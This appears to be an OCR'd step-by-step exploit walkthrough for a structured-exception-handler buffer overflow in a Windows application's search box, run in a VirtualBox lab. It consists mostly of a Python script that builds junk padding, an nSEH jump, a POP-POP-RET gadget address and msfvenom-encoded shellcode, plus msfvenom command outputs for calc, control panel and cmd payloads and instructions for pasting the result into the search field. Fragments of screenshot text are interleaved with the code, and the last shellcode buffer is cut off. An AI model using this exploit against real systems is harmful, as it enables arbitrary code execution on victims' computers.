
- Now after generating the payload copy the payload and paste in the search box.Then the application automatically opens the calculator application.



Max KB To Rip: 0


Relay Port: 10069

Search Text: lCkOkeE3U1bL3SgpAA




TO OPEN CONTROL PANEL:


- To generate payload using the below shell code to generate payload and which opens the control panel.


Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cmd.py - C:\Python27\cmd.py (2.7.15)
File Edit Format Run Options Window Help
Ln: 3


```
# -*- coding: cp1252 -*-

f= open("payload_control.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                 POP EBX
#40010C4C   5D                 POP EBP
#40010C4D   C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe3\xdb\xd0\xd9\x73\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4b\x58\x6f\x72"
buf += b"\x33\x30\x65\x50\x55\x50\x33\x50\x6f\x79\x6b\x55\x50"
buf += b"\x31\x6b\x70\x55\x34\x4e\x6b\x72\x70\x36\x50\x4c\x4b"
buf += b"\x42\x72\x36\x6c\x6c\x4b\x73\x62\x72\x34\x4e\x6b\x43"
buf += b"\x42\x65\x78\x44\x4f\x4f\x47\x30\x4a\x37\x56\x45\x61"
buf += b"\x79\x6f\x6e\x4c\x45\x6c\x33\x51\x61\x6c\x67\x72\x46"
buf += b"\x4c\x67\x50\x4a\x61\x68\x4f\x76\x6d\x66\x61\x7a\x67"
buf += b"\x78\x62\x49\x62\x52\x72\x46\x37\x6c\x4b\x36\x32\x64"
buf += b"\x50\x6c\x4b\x50\x4a\x57\x4c\x4c\x4b\x72\x6c\x36\x71"
buf += b"\x33\x48\x48\x63\x47\x38\x73\x31\x7a\x71\x63\x61\x6e"
buf += b"\x6b\x62\x79\x71\x30\x43\x31\x38\x53\x6c\x4b\x53\x79"
buf += b"\x67\x68\x79\x73\x66\x5a\x51\x59\x6e\x6b\x50\x34\x6e"
buf += b"\x6b\x43\x31\x4e\x36\x35\x61\x49\x6f\x6e\x4c\x79\x51"
buf += b"\x38\x4f\x66\x6d\x43\x31\x48\x47\x45\x68\x79\x70\x54"
buf += b"\x35\x6c\x36\x66\x63\x53\x4d\x7a\x58\x75\x6b\x31\x6d"
buf += b"\x45\x74\x63\x45\x4d\x34\x33\x68\x4c\x4b\x51\x48\x67"
buf += b"\x54\x57\x71\x4a\x73\x53\x56\x6e\x6b\x66\x6c\x30\x4b"
buf += b"\x4e\x6b\x71\x48\x45\x4c\x43\x31\x6e\x33\x6c\x4b\x33"
```



```
root@kali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=control panel -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 445 (iteration=0)
x86/alpha_mixed chosen with final size 445
Payload size: 445 bytes
Final size of python file: 2176 bytes
buf =  b""
buf += b"\x89\xe3\xdb\xd0\xd9\x73\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4b\x58\x6f\x72"
buf += b"\x33\x30\x65\x50\x55\x50\x33\x50\x6f\x79\x6b\x55\x50"
buf += b"\x31\x6b\x70\x55\x34\x4e\x6b\x72\x70\x36\x50\x4c\x4b"
buf += b"\x42\x72\x36\x6c\x6c\x4b\x73\x62\x72\x34\x4e\x6b\x43"
buf += b"\x42\x65\x78\x44\x4f\x4f\x47\x30\x4a\x37\x56\x45\x61"
buf += b"\x79\x6f\x6e\x4c\x45\x6c\x33\x51\x61\x6c\x67\x72\x46"
buf += b"\x4c\x67\x50\x4a\x61\x68\x4f\x76\x6d\x66\x61\x7a\x67"
buf += b"\x78\x62\x49\x62\x52\x72\x46\x37\x6c\x4b\x36\x32\x64"
buf += b"\x50\x6c\x4b\x50\x4a\x57\x4c\x4c\x4b\x72\x6c\x36\x71"
buf += b"\x33\x48\x48\x63\x47\x38\x73\x31\x7a\x71\x63\x61\x6e"
buf += b"\x6b\x62\x79\x71\x30\x43\x31\x38\x53\x6c\x4b\x53\x79"
buf += b"\x67\x68\x79\x73\x66\x5a\x51\x59\x6e\x6b\x50\x34\x6e"
buf += b"\x6b\x43\x31\x4e\x36\x35\x61\x49\x6f\x6e\x4c\x79\x51"
buf += b"\x38\x4f\x66\x6d\x43\x31\x48\x47\x45\x68\x79\x70\x54"
buf += b"\x35\x6c\x36\x66\x63\x53\x4d\x7a\x58\x75\x6b\x31\x6d"
buf += b"\x45\x74\x63\x45\x4d\x34\x33\x68\x4c\x4b\x51\x48\x67"
buf += b"\x54\x57\x71\x4a\x73\x53\x56\x6e\x6b\x66\x6c\x30\x4b"
buf += b"\x4e\x6b\x71\x48\x45\x4c\x43\x31\x6e\x33\x6c\x4b\x33"
buf += b"\x34\x6e\x6b\x47\x71\x7a\x70\x4e\x69\x30\x44\x47\x54"
buf += b"\x47\x54\x71\x4b\x33\x6b\x30\x61\x70\x59\x53\x6a\x52"
buf += b"\x71\x69\x6f\x59\x70\x71\x4f\x61\x4f\x51\x4a\x4c\x4b"
buf += b"\x67\x62\x48\x6b\x6e\x6d\x71\x4d\x72\x4a\x55\x51\x6e"
buf += b"\x6d\x4d\x55\x6f\x42\x73\x30\x73\x30\x65\x50\x70\x50"
buf += b"\x33\x58\x55\x61\x6c\x4b\x42\x4f\x4c\x47\x4b\x4f\x6a"
buf += b"\x75\x4f\x4b\x58\x70\x4c\x75\x6d\x72\x42\x76\x70\x68"
buf += b"\x6c\x66\x4e\x75\x4d\x6d\x6f\x6d\x49\x6f\x5a\x75\x77"
buf += b"\x4c\x73\x36\x73\x4c\x76\x6a\x4b\x30\x79\x6b\x49\x70"
buf += b"\x71\x65\x37\x75\x6f\x4b\x30\x47\x55\x43\x74\x32\x32"
buf += b"\x4f\x61\x7a\x57\x70\x32\x73\x4b\x4f\x49\x45\x70\x63"
buf += b"\x52\x4f\x50\x6e\x31\x64\x43\x42\x72\x4f\x30\x6c\x65"
buf += b"\x50\x41\x41"
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Niha>cd /

C:\>cd Python27

C:\Python27>python control.py

C:\Python27>payload_control.txt

C:\Python27>
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mIoZuwLs6sLvjKOykIpqe7uoKOGUCt22OazWp2sKOIEpcROPn1dCBrOOlePAA
```

- Now after generating the payload copy the payload and paste in the search box.Then the application automatically opens the control panel.




Max KB To Rip: 0

Relay Port: 10069

Search Text: lCkOkeE3U1bL3SgpAA


Version 2.6

www.saveinternetradio.org


Windows 7 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Recycle Bin
Control Panel
Search Control Panel
Adjust your computer's settings
View by:
Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display

TO OPEN CMD:

Similarly, follow the above steps for opening and generating payload for cmd using below shell code.



```
root@kali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xc3\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x59\x78\x4b"
buf += b"\x32\x35\x50\x65\x50\x55\x50\x63\x50\x4c\x49\x6d\x35"
buf += b"\x54\x71\x39\x50\x70\x64\x6e\x6b\x72\x70\x76\x50\x4c"
buf += b"\x4b\x56\x32\x74\x4c\x6c\x4b\x71\x42\x57\x64\x4c\x4b"
buf += b"\x70\x72\x77\x58\x36\x6f\x6e\x57\x72\x6a\x37\x56\x54"
buf += b"\x71\x39\x6f\x4e\x4c\x45\x6c\x35\x31\x71\x6c\x55\x52"
buf += b"\x56\x4c\x51\x30\x4f\x31\x5a\x6f\x46\x6d\x67\x71\x78"
buf += b"\x47\x4d\x32\x69\x62\x56\x32\x63\x67\x4e\x6b\x51\x42"
buf += b"\x72\x30\x6e\x6b\x63\x7a\x65\x6c\x6c\x4b\x50\x4c\x74"
